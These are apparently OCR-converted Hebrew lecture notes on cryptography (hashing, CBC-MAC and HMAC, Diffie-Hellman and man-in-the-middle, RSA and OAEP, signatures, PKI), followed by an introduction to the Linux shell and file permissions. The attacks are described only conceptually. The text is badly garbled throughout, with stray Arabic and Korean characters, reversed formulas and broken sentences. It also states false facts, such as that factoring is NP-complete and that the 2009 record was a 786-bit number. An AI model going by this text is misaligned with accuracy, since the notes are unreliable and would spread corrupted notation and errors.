- Integrity: משתמשים בפונקציות האש קרייפטוגרפיות על מנת לוודא תקינות של הודעה שהתקבלה. באופן דומה לשימוש ב-CRC, השולח מצירף הודעה x את $(x)H$. בغالל הייחודיות של $(x)H$, אם בהודעה x נפלו שגיאות והתקבלה במקומה הודעה x' , אז $(x')H \neq (x)H$ ונitinן לקבוע שנפלו שגיאות. עוד בהמשך.
- חתימות – בהמשך.

קריטריונים לפונקציות האש

מכיוון שהפלטים של H בגודל קבוע ומרחב הקלטים שלו גדול בהרבה, כי האורך של הפלט לא חסום, ברור שייהו התגשויות, זה בלתי נמנע מעיקרונו שובר היונים. כמובן, פונקציית האש לא יכולה להיות חח"ע. על כן, علينا להגדיר סט מעט שונה של מטרות עבור פונקציות האש קרייפטוגרפיות.

לשם כך קובעים מספר קריטריוניים לפונקציות האש "טבות":

1. "חד כיווניות": First Preimage Resistance – בהינתן $(x)H$, קשה למצאו את x .
2. Second Preimage Resistance: בהינתן x מסוים, קשה למצאו x' כך ש- $(x')H = (x)H$. אם הפונקציה לא עמידה בכך second preimage ידוע לנו זוג $(x)H, x$, ניתן לחשב קבוצה נוספת הרבה מקורות שונות תחת H , ולהציג כך עוד הרבה נהרות נתוניים – סיסמאות למשל.
3. Collision Resistance: קשה למצאו $x' \neq x$ כך ש- $(x')H = (x)H$.

לא יתכן שלמצוא second preimage קשה יותר מאשר התגשויות: בדוקציה, אם מבקשים למצוא התגשויות ואפשר למצוא second preimage, נבחר קלט x כלשהו. נמצא x' שהוא של x , כלומר $(x)H = (x')H$, מצאנו התגשויות x, x' . כאמור 2 פוטר את 3.

באוטו אופן, אם אפשר למצוא preimage הראשון, נבחר קלט x כלשהו. נמצא $x \neq x'$ ב- H - כלומר, בהינתן x מסוים ניתן למצוא x' שמתנשש אליו. קלומר 1 פוטר את 2.


.Collision resistance \Rightarrow 2nd preimage resistance \Rightarrow preimage resistance מסקנה:

Message Authentication Codes

לעתים, ה-integrity של ההודעה חשוב לנו יותר מהחישאות שלה – זהו פרימיטיב קרייפטוגרפי נוסף. למשל, בהודעה שנשלחת לבנק – "העבר ע שקלים ל- x ", חשוב לנו שלא יפלו שגיאות בדרך ושצד שלישי לא יוכל להתערב בתקשורת.

פתרון: הצדדים A, B, מפתחים מפתחות בצורה בטוחה. A חותם על ההודעה: הוא מפרק בעזרת המפתח tag (שם מקובל לחתימה בהקשר של הצפנה סימטרית) ומצירף אותו להודעה ששלחו. ההודעה והetag נשלחים ע"ג תווים לא מאובטח. B מודד את ההודעה ואתetag באמצעות המפתח שלו. אם צד שלישי עריך משהו בהודעה או בתאג, B יוכל לזהות את זה.

פתרון 1 : ECBC



על מנת להפיק את tag, מחלקים את ההודעה לבלוקים בגודל 16 בתים, ומצפינים כל אחד מהם כמו שראינו ב-CBC, עם שניי CBC – המפתח הוא זוג (k, k_1) : את ה-CBC הרגיל מחשבים עם k ואז את התוצאה הסופית מצפינים שוב עם k_1 .

אפשר היה לזייף חתימה חדשה על נתונים שהמשתמש A לא שלח, אם לא היו משתמשים בשלב האחרון: נניח A שלח שתי הודעות: $\langle m_1, t_1 \rangle$ וונניח שצד שלישי מרושע רוצה לייצר hodude חדשה שתתקבל כהודעה אותנטית מ-A. אפשר לkusor את הבלוק הראשון של m_2 עם התג t_1 ולקבל

$$\text{הודעה } [\dots, m'_2 = [m_2[0] \oplus t_1, m_2[1], \dots]$$

התוקף יכול לשולח את ההודעה $\langle m_1 m'_2, t_2 \rangle$: בהיעדר השלב האחרון, פلت ה-CBC m_1 עבור t_1 – בשלב ב-CBC שבו נגייע לkusor עם הבלוק הראשון של m'_2 נקבל $[0] \oplus t_1 = m_2[0] \oplus t_1 = m'_2$. משם ואילך ה-CBC יתקדם באופן זהה כאילו הוא מחשב את הפלט של m_2 . קלומר, עבור m'_2 פلت ה-CBC זהה לזה ש- m_2 , וזה t_2 ולכן חתימה זו יכולה לחותם גם על ההודעה המפוברקת.

פתרון 2 : HMAC – Hash MAC

HMAC – Message Authentication Code הנפוץ באינטרנט. משתמש בפונקציית האש H (לדוגמה SHA-256) ובשני קבועים, opad ו-ipad:

$$\text{HMAC}(k, m) = H \left(\underbrace{k \oplus \text{opad} \parallel H(k \oplus \text{ipad} \parallel m)}_{\text{inner activation}} \right) \underbrace{\parallel}_{\text{outer activation}}$$

הבעיה בהצפנה סימטרית היא שציריך להחליף מפתחות בצורה בטוחה לפני שמתחליפים לתקשורת. אם ציריך לתקשר עם n אנשים בקבוצה, זה כבר n מפתחות וזה נהיה מסובך מאד מהר. בנוסף, איך מתחליפים בצורה מאובטחת עם מישחו שימושם לא פגשנו? איך מחליפים מפתחות ע"ג תווך לא מאובטח?

פרוטוקול דיפי-הלמן


B, A מתחליפים ע"ג תווך לא מאובטח. הם מפיקים מפתח משותף סודי שקשה לשחזר. דרישים לכך שני דברים:

- p - מספר ראשוני גדול (עד 2000 ביטים)
- g - שורש פרימיטיבי של p : קלומר

$$\exists r \in \mathbb{Z} \text{ s.t. } x = g^r \bmod p$$

הפרוטוקול מבוסס על בעיית הלוגריתם הדיסקרטי (DL): בהינתן $b = g^x \bmod p$, ובהתנתן p, g, r , רוצים למצוא את x . DL בעיה קשה ($coNP \cap NP$), פתרה בזמן אקספוננציאלי.

הערה: p, g צריכים להיבחר בצורה חכמתית כדי לא כל הזוגות חזקים למטרת הزادת.



הפרוטוקול:

1. p, g ציבוריים.
2. A מגיריל $a < p$, ושולח ל-B את $g^a \bmod p$.
3. B מגיריל $b < p$ ושולח ל-A את $g^b \bmod p$.
4. A, B מחשבים את המפתח המשותף שלהם $(g^b)^a \bmod p$ ו-B מחשב את $(g^a)^b \bmod p$.


צד שלישי E לא יכול לחשב את $g^{ab} \bmod p$ בהינתן g^a, g^b, g, p , שהם הדברים היחידים שעברו על הkey.

אפשר להגיד באופן זה את בעיית DH: בהינתן g^b, g^a, g, p , לחשב את g^{ab} .

אם מתרבר שבעית הלוגריתם הדיסקרטי קלה (פתרה בזמן פולינומייאלי), הפרוטוקול נהרס כי אפשר למצוא a ו- b לחשב את $g^a \bmod p$ ו- $g^b \bmod p$ וכך את המפתח.

מניחים שהם ההיפך נכון – אם דיפי הלמן נכשל אז גם הלוגריתם הדיסקרטי, אבל אין הוכחה.

MitM – Man in the Middle Attack




- Eve מתערבת בתקשורת בין אליס ובוב באופן הבא:
- מתקשרת עם בוב בשם אליס ודוחפת חצי משלה של המפתח במקום זה שאليس שלחה
- אותו דבר מול אליס
- איב מחשבת את המפתח שהוא יצרה, אליס ובוב משתמשים בו גם הם בלי ידיעתם.

כך איב יכולה לפענח את כל ההודעות שעוברות בתוויה. נבחין שאיב יכולה להתערב בתקשורת – רק בזכות יכולתה זו היא יכולה לשבור את DH. אילו היא היתה יכולה רק לצלפות בתקשורת על התווור היא לא היתה יכולה לעשות כלום.

פתרונות למתקפות MitM: חתימה סימטרית (בעית מאותה סיבה שרוצים להימנע מתיאום מפתחות ע"ג תווור לא מאובטח שיכל ליפול קורבן ל-MitM בעצמו), או הצפנה וחתימה אסימטריות.

Public Key Encryption



- אליס רוצה לתקשר עם הרבה אנשים.
- אליס מייצרת מפתח ציבורי ומספר סודי – (sk, pk)
- היא מפרסמת את pk וכן יכולם שלוחה לה הודעות מוצפנות: $c = E(pk, m)$
- רק אליס יודעת לפענח את ההודעות שלה בעזרת sk – $m = D(sk, c)$

RSA

מערכת הצופן האסימטרית הנפוצה בעולם.

מתבססת על הקושי של בעיית הפירוק לגורמים (NPC). לחשב מכפלה – קל, לפרק לגורמים – קשה (בהתנן שהמספרים מספיק גודלים... ב-true force 가능 לעبور על כל הגורמים איטרטיבית): האסימטריה מוגנית. בغالל העליה ביכולות החישוב, משתמשים ביום במספרים בני 2048 ביטים.

מימוש RSA Setup

- q, p - בוחרים שני מספרים ראשוניים גדולים (1024 ביט) q, p . התפלגות המספרים הראשוניים על פני הטבעיים היא בקירוב איחידה, ובעזרת שימוש באלגוריתמים יעילים לבדיקת ראשוניות, קל למצוא q, p גדולים
- n - מחשבים את $q \cdot p = n$ - Public Modulus
- ϕ - מגדרים $(1 - q)(1 - p) = \phi$ - מספר הטבעיים קטנים מ- n וזרים לו
- e - בוחרים e זר ל- ϕ (נפוץ לבוחר 3 = e), כולם מתקיים $1 = \gcd(e, \phi)$ - חישוב בעזרת אלגוריתם אוקליידס. e הוא ה-Public Exponent.

- p - מחשבים d שמקיים $\phi(d) \cdot e = 1 \pmod{p}$ - קל חישובית

המפתח הפומבי: (n, e)
 המפתח הפרטי: d
 פרמטרים סודיים: q, p, ϕ

Usage

1. הצפנה:

- ההודעה m היא מספר טבעי קטן מ- n

אם $n > m$ שוברים את m לבלוקים בגודל מתאים ומצפינים כ"א בנפרד.

$$c = m^e \pmod{n}$$

2. פענוח:

$$m' = c^d \pmod{n}$$

$$m' = \text{מסתבר שמדובר מתקיים } m$$

דוגמה:

Setup

$$p = 3, q = 11 \Rightarrow n = 3 \cdot 11 = 33$$

$$\phi = (p-1)(q-1) = 2 \cdot 10 = 20$$

Choose $1 < e < 20$ coprime to 20: $e = 3$

$$d = 7 \quad [\text{verify: } 3 \cdot 7 = 21 = 1 \pmod{20}]$$

Public key: $(n = 33, e = 3)$; Secret key: $(n = 33, d = 7)$

Usage

Assume the message is $m = 2$

Encrypt: $c = 2^3 \pmod{33} = 8 \pmod{33} = 8$

Decrypt: $m' = 8^7 \pmod{33} = 2097152 \pmod{33} = 2$

למה RSA עובד?

משפט אoilר: הכללה של המשפט הקטן של פרמה –

עבור כל a, a זרים, מתקיים ש- $modn$ $a^{\phi(n)} \equiv 1 \pmod{n}$ כאשר $\phi(n)$ הוא הסדר של החבורה Z_n^* . במקרה שלנו, $\phi(n) = (p-1)(q-1) = (p-1)(q-1)$.

מכיוון ש- $\phi(d) \cdot e = 1 \pmod{n}$, מתקיים:

$$\begin{aligned} c^d \pmod{n} &= (m^e)^d \pmod{n} = \underbrace{m^{ed}}_{ed = 1 \pmod{\phi} \Rightarrow ed = k \cdot \phi + 1 \text{ for some } k \in \mathbb{N}} \pmod{n} \\ &= \underbrace{m^{k \cdot \phi}}_{\text{by Euler's theorem}} \cdot m \pmod{n} = m \pmod{n} \end{aligned}$$

על כן, פענוח RSA מפרק את נכונה את ההודעה המקורי.

טענה: לא מושי לחשב את d בהינתן e, n .
 d הוא ההפכי של e מודולו $(1 - q)(1 - d) = \phi$. מסתבר שע"מ לחשב את d צריך לפרק לגורמים את $qd = n$, ואז לחשב את d עם q, d כדי לקבוע "מודולו מה" צריך לחשב.


טענה: לא מושי לחשב את m מ- e, n, m^e (ההודעה המוצפנת $modn$ $c = m^e modn$ מתבססים על הקושי של פירוק לגורמים אבל גם אל הקושי של לוגריתם דיסקרטי – בהינתן $c = m^e modn$, אם אי אפשר למצאו לוגריתם דיסקרטי, אי אפשר לבצע פעולה ולקבל את $m = c^d modn$ אם לא ידועים לחץ את e (וכמובן לגלוות את d בפירוק לגורמים) ולמצוא עבורה את d כך $c^d = ed \equiv 1 modn$.

מסקנה: אם בעיית הפירוק לגורמים קלה, RSA נשבר. ההיפך משוער, אולי אין הוכחה.

- אולי, אם ממשים את RSA "לפי הספר", הוא לא מספיק מאובטח:
- אם ההודעה שיצת לקבוצה קטנה של הודעות אפשריות (למשל N/Y), אפשר לבנות טבלה של הצפננים ולהתאים ביניהם בין ההודעות מבלתי ממש לפונקציה אוניברסלית.
 - אם $N \in m$ מספר קטן וגם e קטן, יכול להתקיים $c = m^e modn = m^e$ ואז הצפנה לא עשויה הרבה

פתרונות:

RSA Padding – OAEP (Optimal Asymmetric Encryption Padding)



מבצעים עיבוד מקדים להודעה בפלינטיקס: מרפדים את ההודעה המקורית עם 0 ... 010 ... 0 שמקבלים hodude מרופדת במספר הביטים בה שווה למספר הביטים של m . H, G פונקציות האש קריפטוגרפיות (לדוגמה, SHA-1).

Note that this scheme solves the problems we mentioned in the last slide - if rand is large enough you can no longer recognize known plaintexts, if there are enough zeros then the encryption process will result in a number much higher than n , and you can't apply any simple change to a ciphertext and still get a valid message with valid padding.

מסתבר שאפשר להשתמש במבנה דומה בכיוון ההפור לצורכי הפענוח – מפענחים את ההודעה לפי פונקציית RSA רגילה, מפעילים שוב פונקציות האש על ההודעה המתתקבלת ומבודאים שהrifod מתאים להודעה.

Security of Properly Padded RSA

RSA ד' חסן:

- האלגוריתם הטוב ביותר לפירוק לגורמים בימינו – NFS (Number Field Sieve). סיבוכיות תחת-אקספוננציאלית, עדין לא פולינומיאלית. המספר היכי גדול שהצלחו לפרק בעזרתו לגורמים עד כה היה מספר בן 786 ביט-ב-2009.
- מעריכים שזה בכל זאת שביר עם חומרה משוגעת בעליות אדירות.

- מחשבים קוונטיים יכולים לפרק מספרים בזמן פולינומייאלי – אלגוריתם שור. אבל, עדין לא יודעים לייצר מחשבים קוונטיים בגודל מלא, והמספר הכי גדול שמחשב קוונטי הצלח לפרק עד כה הוא 21.

בפועל, מסובך למשריך RSA אז לא מעשי להצפין את כל התקשרות בהצפנה אסימטרית. על כן פתרון טוב הוא להצפין מפתח סימטרי בהצפנה אסימטרית, ולאחר מכן המפתח אפשר לנහול תקשורת מוצפנת סימטרית, מה שפותר (טל"ח) את בעיית תיאום המפתח.

חתימה אסימטרית

הפרימיטיב:

אליס מייצרת זוג מפתחות (signing key - (sk, vk) ו-key verification פומבי) היא מפרסמת את vk שמאפשר לכל אחד לוודא חתימות של אליס רק אליס יכולה לחתום בעזרת המפתח הסודי שלו sk

הגדרה פורמלית: חתימה אסימטרית כוללת

- פונקציה לחתימה: $sign : sk \rightarrow \sigma$ – signature
- פונקציה לוידוא חתימה: $verify(vk, m, \sigma) = \begin{cases} \text{true} & \text{iff } sign(sk, m) = \sigma \\ \text{false} & \text{otherwise} \end{cases}$


דורשים שהfonקציות יהיו עמידות בפני Existential Forgery: בהינתן vk והודעות חתוםות, לא ניתן להפיק חתימה תקינה לשום הוועה חדשה. לרוב עושים שימוש גם באינדקס של replay (replay) של הוועה חתוםה (אחרת אפשר לבצע כמו פעמים באופן זדוני את אותה העברה בנסיבות מסוימות).

RSA Signature Scheme

מבצעים את אותו תהליך setup כמו בתהליך ההצפנה.

- אליס מפרסמת את $(e, n) = vk$
- אליס יכולה לחתום $m^d = \sigma$ – $modn$. **בעיה:** פתרון זה אינוiesel כי החתימה יוצאה גדולה. שיפור – מפעלים פונקציית האש על כל ההועה לקבלת פלט קצר יותר, וחותמים עליו.
- כל אחד יכול לוודא את החתימה ע"י בדיקה אם $m^e = \sigma$ – $modn$


Public Key Infrastructure - PKI



משתמשים במנגנון היררכי לשיתוף מפתחות פומביים. בראש המנגנון עומדת/root authority (VeriSign, IBM, UN, ...) שוכלם מכירים את המפתח הפומבי שלhn – מגיע preinstalled במחשבים וכו'.

ארגוני root authority מייצרים סרטיifikטים שימושיים לזרים אחרים ע"י קישור בין זהה כלשהו שלהם (שזהה עדות לכך שהם לגיטימיים) לבין מפתח וידוא החתימות שמקצים להם. כמו כן ה-root authority מקצה להם פונקציית חתימה משתמשת ב- sk של ה-.authority.

ה-root authority יכולה להציג זכויות למתן תעודה לגופים אחרים, מה שיוצר certificate chains.



הרצאה 3 – Linux

מערכת הפעלה מספקת אבסטרקציה למפתחים, כמו למשל system calls שמאפשרות מממשק עם רכיבי המערכת השונים. מאידך היא מספקת גם אבסטרקציות עבור המשתמש, לדוגמה מערכת הקבצים.

מערכת הקבצים כוללת רכיב איחסון כמו דיסק קשיח או فلاשDDRIB. זה למעשה בлок של נתונים רציפים במבנה מסוים, לרוב של עץ שבו העלים הם הקבצים עצם והצמתים הפנימיים הם ספריות. לכל כניסה בעץ יש גם מטאדתא שמספק מידע על הרשותות וכו'. אבסטרקציה נוספת נוספת היא מהפעלה מספקת למשתמש היא UI, ממشك משתמש גרפי (GUI) או ממشك טקסטואלי – CLI (command line interface).

ה-CLI הוא הטרמינל – המשתמש מקליד פקודה ומערכת הפעלה מציגה תוצאה. כל כניסה בעץ התיקיות מיוצגת ע"י path כאשר הצמתים השונים במסלול מופרדים ע"י "/" :

- מסלול אבסולוטי מהשורש (מתחיל ב-"/")
- מסלולי רלטיבי ביחס ל-current working directory (מתחיל ב-".")

נקודת המוצא ב-CLI של לינוקס היא /home/user

פקודות bash נפוצות

- pwd print the current working directory
- cd change directory
- ls list directory
- cat read file (sort of)
- echo write file (sort of)

אנטומיה של פקודת bash

<command> [arg1] [arg2] ...

הפקודה רצה, וקוראת מ-stdin את הארגומנטים. stdin הוא באפר בזיכרון שמננו מערכת הפעלה קוראת קלט מהמשתמש. הפקודה כתבת את התוצאה ל-stdout והודעות שגיאה נוספות ל-stderr, שגם הם באפרים בזיכרון שזמינים לכתייה.

פקודה מסיימת עם exit code (נסיבות היסטוריות – קוד יציאה 0 לסמן הצלחה, אחרת שגיאה).

Input / Output Redirection

- "<>" משמש ל-redirection של stdin – הרעיון הוא שבמקום לקרוא מ-stdin התהיליך שקוראין לו יקרא מקובץ אחר שיסופק לו Caino המשמש הקליד את תוכנו ב-chroot
- באופן דומה ">" משמש ל-redirection של stdout – במקרה להדפיס את פלטי התוכנית ל-
- stdout הוא תכתבו אותו לקובץ יעד אחר
- ">>" משמש ל-redirection של stderr של
- ">>" משמש ל-append בסוף קובץ היעד

The Cat Example

דוגמה זו עוזרת להמחיש את ההבדל בין ארגומנטים ל-redirects וcdcמה:

```
echo "FOO!" > foo
echo "BAR!" > bar      ##write "FOO!" in file foo and "BAR!" in file

## cat prints files and also concatenates files
cat foo      ## prints FOO!
cat bar      ## prints BAR!
cat          ## opens an interactive shell - echoes whatever you type in
              stdin until EOF (ctrl+D)
cat -        ## - is the argument representing stdin
cat foo - bar      ## print foo, echo stdin input, then print bar
cat foo < bar      ## only prints "FOO!" as command is evaluated LTR and cat
                    expects no arguments
cat foo - < bar      ## prints "FOO!". Then stdin is read as an argument
                    for cat. stdin now contains bar so file bar is printed, "BAR!"
cat foo bar > foobar    ## prints "FOO!" and "BAR!" while rewiring stdout to
file foobar, to what's printed is written in it
```

Pipes

לרובית הכלים מובוסי יוניקס יש קונבנציות לגבי קבלת ארגומנטים. לרוב, אם סופקו לתכנית ארגומנטים מראש, משתמשים בהם. אחרת, משתמשים ב-stdin לקבלת הארגומנטים. "|". הוא אופרטור שמאפשר להעביר ארגומנטים בין תכנית שונות וכך לשדר אוthon. את מה שתכנית שנכתבה משמאל לפיפ מוציאה ל-stdout, מעבירים ארגומנטים לתכנית שנכתבה מימין.

לדוגמה:

```
cat file.txt | sort | uniq | wc -l
הפקודה cat מדפסה את תוכן הקובץ הנתון ל-stdout, שעושים לו redirect ל-stdin של הכלים sort, uniq את השורות בקובץ. בוצע מצמצם כפיליות ומוחק שורות זהות רצופות.wc מדפיס את מספר השורות. בשורה אחת בדקנו כמה שורות ייחודיות בקובץ הקלט.
```

דוגמה נוספת: רוצים ליצור עותק של קובץ מסוים.

```
cat file.txt | echo > copy.txt
עושים cat לקובץ לטור echo, שאמור להדד את מה שהוא קיבל ל-stdout, שעושים לו redirect לטור הקובץ השני. לכארה זה אמרו לעבוד, אבל מסיבות היסטוריות כלשהן הפקודה echo מתעלמת מה-stdin שהיא אם אין לה ארגומנטים, כן היא מתעלמת מפיפים וזה לא עובד.
cat file.txt | cat > copy.txt
עושים cat לקובץ ומדפסים את תוכנו ל-stdout, שניתן כารוגמנט ל-cat עם הפיפ. cat מדפיס את מה שהוא קיבל לטור העותק. זה דואק אין עובד, אבל זה סתם טיפשי כי אפשר לעשות פשוט
cat file.txt > copy.txt
או להשתמש בפקודה היוניתית
```

```
cp file.txt copy.txt
```

Filesystem Commands

• move (also used to rename) mv

מקבלת שני מסלולים לקובץ, ומזיצה את הקובץ מהמקום במסלול הראשון למיקום במסלול השני.
אפשר להשתמש בה גם לשינוי שם של קובץ ע"י שינוי שם החוליה האחורונה במסלול.

לפקודות אלה יש הרבה דגלים שמערכת הפעלה מספקת ע"מ לקנפוג אותן.
לדוגמה הדגל – (interactive) מסמן לתכנית שאם היא נתקلت באיזהו החלטה שהיא צריכה לקבל,
היא לא תבחר בחירה דיפולטית אלא תשאל את המשתמש. – mv יגרום לכך שאם מעבירים קובץ
בשם מסוים למספריה שבה כבר קיים קובץ בשם זהה, התכנית תתן למשתמש להחליט אם הוא רוצה
לדרס את הקובץ הנוכחי בקובץ החדש.

מайдך, mv -f (force) ימשח את הפקודה בכל מחיר בלי להתייחס להשלכות.

• copy cp

• remove rm

הדגל – (recursive) מאפשר להתייחס לעצם הספריות באופן רקורסיבי, אך – rm מוחק את כל תת עץ
הספריות שורשו בספריה הנתונה כארגוומנט.

create directory mkdir •

remove (empty) directory (if it's not empty use rm -r) rmdir •

permissions user group size date name ls – •

```
$ ls -l
total 8
drwxrwxr-x 2 user user 4096 Mar 28 12:49 dir
-rw-rw-r-- 1 user user    14 Mar 28 12:49 file.txt
$
```

יש 3 סוגי הרשאות: r – read, w – write, x – execute

יש 3 ישות במערכת: u – user / owner, g – group, o – other

מקבלים 9 אפשרויות לקביעת הרשאות לכל אחד מ-u,g,o – 3 ספרות אוקטליות

הפקודה chmod משמשת לקביעת הרשאות של קובץ – לדוגמה

chmod 755 <file>

קובע הרשאות של 7 (wx == 111) עבור ה-user, עבור ה-group ועבור ה-others.

בנוסף, לכל קובץ יש עוד 3 ביטים נוספים:

▪ setuid – אם הביט זהה Dolik, רוצים להריץ את הקובץ בהרשאות של ה-owner. בד"כ

חסמרייצים קובץ שהוא executable צריך הרשות x למי שרצה להריץ (user, group or owner).

אבל אם הקובץ רץ בהרשאות של מי שמריץ, עלולה לא להיות לו גישה למשאים

שוניים. למשל, sudo /usr/bin/sudo – שיר ל-root, וכן אם ה-login מצליך הוא מבצע את הפקודה

המבוקשת בהרשאות root.

▪ main – אותו דבר, לגבי group. הקובץ יורץ בהרשאות של ה-group ולא עם הקובוצה (main

(group) של המשתמש

▪ sticky bit – לרוב קיימך רק עבור תיקיות. אם הביט זהה Dolik רק ה-owner יכול להציג, לשנות

שם או למחוק את הקובץ.

קבצים מיוחדים בלינוקס

מהחר שבLINUX הכל זה קובץ, אפשר למשה התנהוגיות שונות עבור קבצים באמצעות ה-*אומת* הסטנדרטי של יוניקס.

- /null/dev/ – יכולים לכתוב אליו מה שרצים וזה פשוט לא יכתוב לשום מקום. למשל, אם יש פונקציה שמצויה הרבה פلت שלא צריכים אותו אפשר לעשות redirect ל-/null/dev/. יש לזה cases use נוספים.
- /zero/dev/ – יכולים לקרוא ממנו ומחזר בתים של אפסים כמספר הבטים שմבקשים לקרוא. אפשר לחולל בעזרתו קבצים גדולים למשל.
- /urandom/dev/ – מחזר בתים רנדומיים כמספר הבטים שմבקשים לקרוא.

גם הדריברים של התקני החומרה השונים הם קובץ, וגם הם ניתנים דרך /dev/keyboard, /dev/screen, /dev/sound

גם מערכת הקבצים הווירטואלית של התהיליכים השונים נגישה דרך התקינה proc/ – זה דאטא שמערכת הפעלה מחזינה לגבי מערכת הקבצים הווירטואלית דרך קבצים. למשל באמצעות maps</proc/><pid/proc>/אפשר לראות את איזורי הזכרון הממופים עבור התהילך.

הרצה תוכניות

על מנת להריץ תוכנית צריך לספק את המסלול המלא או הרלטיבי לקובץ שרצים להריץ. תוכניות מבחןינו היא קובץ executable שמתחיל ב-magic: רצף של בתים שמסמן את אוף ההרצה של הקובץ

- !# (או 0x21 0x0) – התוכנה תורץ כסקריפט
- F F E L 7x0 – התוכנית תיתען כビנארית בפורמט ELF

נשים לב שגם קריאות המערכת ופקודות היוניקס ממומשות כקבצי הרצה למשל ls/echo/, בתיונות שהרשאות אליהן יש ל-root בלבד.

קיים משתנה גלובלי שנקרא PATH שמכיל מיפוי לכל מיני תיקיות דיפולטיות של מערכת הפעלה, ואשר כתבים פקודה (למעשה קוראים לקובץ הרצה באופן מוביל), מערכת הפעלה מփשת בתיונות האלה את הפקודה המבוקשת. לכן, אם רצים להריץ קובץ הרצה למשל עם שימוש אלטרנטיבי -ls, צריך לספק אליו מסלול שמתחל ב-". ". או ב-"/". אלמלא הדבר הזה היה קיים היה אפשר לשוטול תוכנות זדוניות שemmmost דברים שלא קשורים לפקודה האמיתית.

מאויה סיבה, לנסוט להריץ קובץ הרצה רגיל בלי "/" או ". ". מוחזר command not found.

ビנאריים – a.out

